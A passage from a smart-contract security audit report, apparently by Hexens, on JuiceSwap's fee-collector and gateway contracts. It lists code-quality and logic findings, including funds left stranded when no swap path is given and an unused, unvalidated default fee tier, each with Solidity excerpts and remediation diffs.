The **_swapToJUSD()** function is only executed when a non-empty swap path is provided (**path0.length > 0** / **path1.length > 0**). As a result, any non-JUSD token0 or token1 collected without a swap path will remain permanently stuck in the JuiceSwapFeeCollector contract, as there is no fallback transfer or recovery mechanism.

```
/**
    * @notice Collect protocol fees from a pool, swap to JUSD, and deposit to Equity
    * @param pool The Uniswap V3 pool to collect fees from
    * @param path0 Encoded swap path for token0→JUSD (empty bytes if token0 is JUSD)
    * @param path1 Encoded swap path for token1→JUSD (empty bytes if token1 is JUSD)
    *
    * @dev Only the authorized collector can call this function (managed by JuiceSwapGovernor via veto
system).
    * This contract must be the factory owner to successfully call collectProtocol() on pools. All collected
    * JUSD is sent directly to JUICE equity and cannot be redirected.
    *
    * Supports single and multi-hop swaps with TWAP oracle protection to prevent frontrunning attacks.
    * Path format: abi.encodePacked(tokenIn, fee, tokenMid, fee, ..., JUSD). TWAP validation protects
    * against malicious routing even from compromised collectors.
    */
   function collectAndReinvestFees(
       address pool,
       bytes calldata path0,
       bytes calldata path1
   ) external nonReentrant returns (uint256 jusdReceived) {
       if (msg.sender != authorizedCollector) revert Unauthorized();
       IUniswapV3Pool v3Pool = IUniswapV3Pool(pool);

       address token0 = v3Pool.token0();
       address token1 = v3Pool.token1();

       uint256 jusdBefore = JUSD.balanceOf(address(this));

       (uint128 amount0, uint128 amount1) = v3Pool.collectProtocol(
           address(this),
           type(uint128).max,
           type(uint128).max
       );

       // Swap token0 to JUSD if needed (path0.length > 0 means swap is required)
       if (amount0 > 0 && token0 != address(JUSD) && path0.length > 0) {
           _swapToJUSD(path0, amount0, token0);
       }

       // Swap token1 to JUSD if needed (path1.length > 0 means swap is required)
       if (amount1 > 0 && token1 != address(JUSD) && path1.length > 0) {
           _swapToJUSD(path1, amount1, token1);
       }
```

```
        jusdReceived = JUSD.balanceOf(address(this)) - jusdBefore;

        // Equity = JUSD.balanceOf(JUICE) - minterReserve, so direct transfer works
        if (jusdReceived > 0) {
            JUSD.safeTransfer(address(JUICE), jusdReceived);
        }

        emit FeesReinvested(pool, amount0, amount1, jusdReceived);
    }
```

Remediation:

Consider not pulling the rewards for a specific token from the pool if it isn't going to be swapped and transfered immediately:

```
(uint128 amount0, uint128 amount1) = v3Pool.collectProtocol(
    address(this),
--  type(uint128).max,
--  type(uint128).max
++  path0.length > 0 ? type(uint128).max : 0,
++  path1.length > 0 ? type(uint128).max : 0
);
```

JUICE1-6 | Unused configuration variable

Fixed

Severity:	Probability:	Impact:
Informational	Likely	Informational

Path:

smart-contracts/contracts/JuiceSwapGateway.sol:defaultFee#L155

Description:

The contract **JuiceSwapGateway** defines a configuration variable **defaultFee** intended to represent a default fee tier:

```
uint24 public defaultFee = 3000; // 0.3% default fee tier
```

However, all swap and liquidity functions require the caller to provide a **fee**:

```
function swapExactTokensForTokens(..., uint24 fee, ...) external ...
function addLiquidity(..., uint24 fee, ...) external ...
```

defaultFee is unused, meaning that setting or updating it has no effect. Users must know the correct fee tier and pass it explicitly.

Remediation:

Consider updating the swap and liquidity functions to apply **defaultFee** automatically when the caller passes a fee value of **0**:

```
uint24 fee = _fee == 0 ? defaultFee : _fee;
```

JUICE1-7 | setDefaultFee does not verify that the fee tier is valid

Fixed

Severity:	Probability:	Impact:
Informational	Likely	Informational

Path:

smart-contracts/contracts/JuiceSwapGateway.sol:setDefaultFee#L545-L550

Description:

The **setDefaultFee** function allows the owner to update the default fee tier:

```
function setDefaultFee(uint24 newFee) external onlyOwner {
    if (newFee >= 1_000_000) revert InvalidFee(newFee);
    uint24 oldFee = defaultFee;
    defaultFee = newFee;
    emit DefaultFeeUpdated(oldFee, newFee);
}
```

Currently, it only checks that **newFee < 1_000_000** but does not verify that the fee is valid. Setting an unsupported fee could break swaps or liquidity operations that rely on **defaultFee**.

Remediation:

Consider adding the following check:

```
function setDefaultFee(uint24 newFee) external onlyOwner {
    if (newFee >= 1_000_000) revert InvalidFee(newFee);

++  // Check that tick spacing exists for this fee
++  int24 tickSpacing = FACTORY.feeAmountTickSpacing(newFee);
++  if (tickSpacing == 0) revert InvalidFee(newFee);

    uint24 oldFee = defaultFee;
    defaultFee = newFee;
    emit DefaultFeeUpdated(oldFee, newFee);
}
```

JUICE1-11 | Repeated token ordering comparison should be stored as variable

Fixed

Severity:	Probability:	Impact:
Informational	Unlikely	Informational

Path:

smart-contracts/contracts/JuiceSwapGateway.sol:addLiquidity#L255-L322

Description:

The expression actualTokenA < actualTokenB is checked multiple times within addLiquidity. By computing the comparison once and storing the result in a boolean variable (as done in removeLiquidity), the code becomes easier to understand and slightly more efficient.

```
function addLiquidity(
    address tokenA,
    address tokenB,
    uint24 fee,
    uint256 amountADesired,
    uint256 amountBDesired,
    uint256 amountAMin,
    uint256 amountBMin,
    address to,
    uint256 deadline
) external payable nonReentrant whenNotPaused returns (uint256 amountA, uint256 amountB, uint256
liquidity) {
    if (block.timestamp > deadline) revert DeadlineExpired();

    // Convert input tokens
    (address actualTokenA, uint256 actualAmountADesired) = _handleTokenIn(tokenA, amountADesired);
    (address actualTokenB, uint256 actualAmountBDesired) = _handleTokenIn(tokenB, amountBDesired);

    // Ensure token0 < token1 (Uniswap V3 requirement)
    (address token0, address token1, uint256 amount0Desired, uint256 amount1Desired) =
        actualTokenA < actualTokenB
            ? (actualTokenA, actualTokenB, actualAmountADesired, actualAmountBDesired)
            : (actualTokenB, actualTokenA, actualAmountBDesired, actualAmountADesired);

    // Calculate minimum amounts for actual tokens
```

```
    uint256 actualAmountAMin = tokenA == address(JUSD) ? _jusdToSvJusdAmount(amountAMin) :
amountAMin;
    uint256 actualAmountBMin = tokenB == address(JUSD) ? _jusdToSvJusdAmount(amountBMin) :
amountBMin;

    (uint256 amount0Min, uint256 amount1Min) =
        actualTokenA < actualTokenB
            ? (actualAmountAMin, actualAmountBMin)
            : (actualAmountBMin, actualAmountAMin);

    (int24 tickLower, int24 tickUpper) = _getFullRangeTicks(fee);

    INonfungiblePositionManager.MintParams memory params = INonfungiblePositionManager.MintParams({
        token0: token0,
        token1: token1,
        fee: fee,
        tickLower: tickLower,
        tickUpper: tickUpper,
        amount0Desired: amount0Desired,
        amount1Desired: amount1Desired,
        amount0Min: amount0Min,
        amount1Min: amount1Min,
        recipient: to,
        deadline: deadline
    });

    (uint256 tokenId, , uint256 amount0, uint256 amount1) = POSITION_MANAGER.mint(params);

    // Map back to A/B order
    (amountA, amountB) = actualTokenA < actualTokenB ? (amount0, amount1) : (amount1, amount0);
    liquidity = tokenId; // Return NFT tokenId as "liquidity"

    // Return excess tokens to user
    uint256 excessA = actualTokenA < actualTokenB
        ? (amount0Desired > amount0 ? amount0Desired - amount0 : 0)
        : (amount1Desired > amount1 ? amount1Desired - amount1 : 0);
    uint256 excessB = actualTokenA < actualTokenB
        ? (amount1Desired > amount1 ? amount1Desired - amount1 : 0)
        : (amount0Desired > amount0 ? amount0Desired - amount0 : 0);

    _returnExcess(tokenA, actualTokenA, excessA, msg.sender);
    _returnExcess(tokenB, actualTokenB, excessB, msg.sender);
```

```
    emit LiquidityAdded(msg.sender, tokenA, tokenB, amountA, amountB, tokenId);
    return (amountA, amountB, liquidity);
}
```

Remediation:

The comparison **actualTokenA < actualTokenB** is used multiple times within **addLiquidity**. For improved readability and slight gas efficiency, it can be rewritten the same was as done in **removeLiquidity**:

```
function removeLiquidity(
    address tokenA,
    address tokenB,
    uint256 liquidity, // tokenId in V3
    uint256 amountAMin,
    uint256 amountBMin,
    address to,
    uint256 deadline
) external nonReentrant whenNotPaused returns (uint256 amountA, uint256 amountB) {
    -- SNIP --

    // Determine token order
    bool isAToken0 = actualTokenA < actualTokenB;
    (uint256 amount0Min, uint256 amount1Min) = isAToken0
        ? (actualAmountAMin, actualAmountBMin)
        : (actualAmountBMin, actualAmountAMin);
```


hexens
x
JuiceSwap